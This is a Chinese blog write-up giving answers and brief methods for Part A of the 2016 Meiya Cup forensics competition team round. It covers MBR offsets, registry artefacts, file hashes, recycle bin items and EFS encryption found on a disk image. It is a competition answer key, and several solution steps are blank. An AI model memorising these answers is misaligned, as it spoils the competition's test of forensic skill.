2016第二届美亚杯全国电子数据取证大赛团队赛write up

原创

奇乃正 于 2020-12-09 10:36:23 发布

分类专栏： 电子数据取证 文章标签： 安全 经验分享

2016第二届美亚杯全国电子数据取证大赛 团队赛wp

本人TEL15543132658 同wechat，欢迎多多交流，wp有不足欢迎大家补充多多探讨！

A部分write up

关于Hugo计算机的附加问题 （共30分）

1. 根据所提供的文件，在映像文件的采集过程中，曾使用那一种的写入保护设备？

答案：Tableau取证工具SATA / IDE Bridge IEEE 1394 SBP2Device

解题：镜像说明的文本文档中有记录

```
19  Cylinders: 77,825
20  Tracks per Cylinder: 255
21  Sectors per Track: 63
22  Bytes per Sector: 512
23  Sector Count: 1,250,263,728
24 [Physical Drive Information]
25  Drive Model: Tableau Forensic SATA/IDE Bridge IEEE 1394 SBP2 Device
26  Drive Serial Number: 21cc0e0095f13500
27  Drive Interface Type: 1394
28  Removable drive: False
29  Source data size: 610480 MB
30  Sector count:    1250263728
31 [Computed Hashes]
```



2. 根据映像文件中的主引導記錄（MBR），那个偏移量表示驱动器处于活动的或可启动的状态？

(答案格式一十进制： 2000000000)

答案：446

解题：将镜像挂载到取证的电脑，使用winhex打开查看mbr，

每个分区00偏移表示它的状态，80是活动，00是非活动




```
00000000432 65 6D 00 00 00 63 7B 9A  BF 1C 21 75 00 00 80 20
00000000448 21 00 07 DF 13 0C 00 08  00 00 00 20 03 00 00 DF
00000000464 14 0C 07 FE FF FF 00 28  03 00 00 60 17 06 00 FE
00000000480 FF FF 0C FE FF FF 00 88  1A 06 00 A0 0F 00 00 00
00000000496 00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 AA
```

3. 据映像文件中的主引導記錄（MBR），那个偏移量指明可启动分区的文件系统类型？（十进制）

(答案格式一十进制： 2000000000)

答案：466


解题：可启动分区是分区2，如图所示，07表示NTFS文件系统



4. 包含操作系统的分区，每个簇包含几个扇区(sectors per cluster)？（答案格式：64 sectors）


答案：8 sectors

解题：打开分区2，找到文件系统DBR的0D偏移位置，每个簇包含8个扇区



5. 在系统文件“SOFTWARE " 中，找出网卡的名称。

答案：Realtek PCIe GBE Family Controller瑞昱PCIe网卡家庭控制器



6. Windows用户“Home " 的最后一次登录时间是什么？

（答案格式 一“世界协调时间 " ：YYYY-MM-DD HH:MM UTC）


答案：2016-10-07 02:28 UT

解题：

7. 文件“W87Dk08.tmp " 真实的文件类型是什么？

答案： JPEG

解题：搜索文件，看文件头，FFD8FF是JPEG文件。




8. 能否在Hugo的图片库中找出任何由三星智能手机SM-G900F拍摄的图片？如有，请提供该图片的MD5哈希值。

答案：1f7381fb0b70306fdccfab1347e359dc

解题：

20161006_094317.jpg

C:\库\图片\20161006_094317.jpg (C:\Users\Hugo\Pictures




9. 找出名为“129291247_14744161623071n.lnk " 的文件，并指出该LNK文件的目标路径和文本名称。

（答案格式：C:\folder\subfolder\123.abc）

答案：

C:\users\Mike\Downloads\129291247_14744161623071n.jpg


解题：



10. 从Hugo计算机的镜像文件中，找到属于Windows用户“Mike " 一张具有“证据 " 标签的照片/图片。请问，该文件的MD5哈希值是什么？

答案：6214be5a80b77cf534cc1916a63b6a3d

解题：hello.jpg C:\Users\Mike\Downloads




11. 从Hugo计算机的镜像文件中，找到属于Windows用户“Home " 两张具有证据标签的照片/图片。文件名按照字母顺序排列，第一张照片/图片的MD5哈希值是什么？（第二张照片/图片的MD5哈希值将在下一题中作答）

答案：03fda37c953b0bdc6b640e06b8e42ba7

解题：

book.jpg


C:\Users\Home\Documents\优酷影视库\亲子教育



12. 根据上述第11条问题，第二张照片/图片的MD5哈希值是什么？

答案：bc463b52f1663f0808c7bf0719a945d6

解题：tmp.jpg C:\Users\Home\AppData\Local\Temp\



13. 从Hugo计算机的镜像文件中，找到属于Windows用户“Hugo ＂一张具有“证据 ＂标签的照片/图片。该文件的MD5哈希值是什么？

答案：2c0c33db59a36f0fa7cbef9a7990fb22

解题：

Ad0156.jpg

C:\Users\Hugo\AppData\Local\Temp


14. 在回收站中找出一张具有证据标签的照片/图片。该照片/图片的原本文本名称是什么？


（答案格式：123.abc）

答案：thumbnail.jpg

解题： (E: Recycle bin) $RUBD7UV.JPG

使用仿真，打开回收站寻找。






15. 从Hugo计算机的待取证文件中，找到Windows用户“Hugo ＂中的一张被嵌入在其他文件中并具有“证据 ＂标签的照片/图片。请问，包含该图片文件的扩展名是什么？

（答案格式：exe）

答案：docx

解题：

洪水攻击.docx C:\Users\Hugo\Documents



16. 使用与证据相关的文件名再查找一个附加文件，请问该附加文件的最后访问日期是什么？


（答案格式 一“世界协调时间 " ：YYYY-MM-DD）

答案：2016-10-06

解题：

C:\Users\Hugo\AppData\Roaming\Microsoft\

Windows\Recent\




17. 根据上述问题，该附加文件的起始位置是什么？

（答案格式：C:\folder\subfolder\）

答案： F:\Pictures\


解题：



18. 请找出一个名为“My_File.docx " 的文件，请问这个文件所使用的加密方法是什么？

答案：EFS encrypt

解题：搜索关键词 My_File.docx 找到该文件，发现是EFS加密



19. 根据上述问题，需要什么类型的文件扩展名才能打开该文件？

(选择所有正确答案)

D) pfx

F) cer

G) p7b

H) sst

CER, P7B, PFX, SST

解题：

20. 根据上述问题，那一个注册表文件包含使用者的证书指纹？

（答案格式：123.abc）

答案： NTUSER.DAT


解题：

21. 根据上述问题并分析该注册表文本，如该注册表文件包含证书指纹，那么记录证书指纹的位置在那里？

（答案格式：SAM\Domains\Account\Users\Guest）

答案：NTUSER.DAT\Software\Microsoft\WindowsNT\CurentVersion\EFS\CurrentKeys

解题：翻查注册表，找到EFS




22. 默认打印机是？

（答案格式：Kyocera FS-4200DN）


答案：Xerox Phaser 3435

解题：

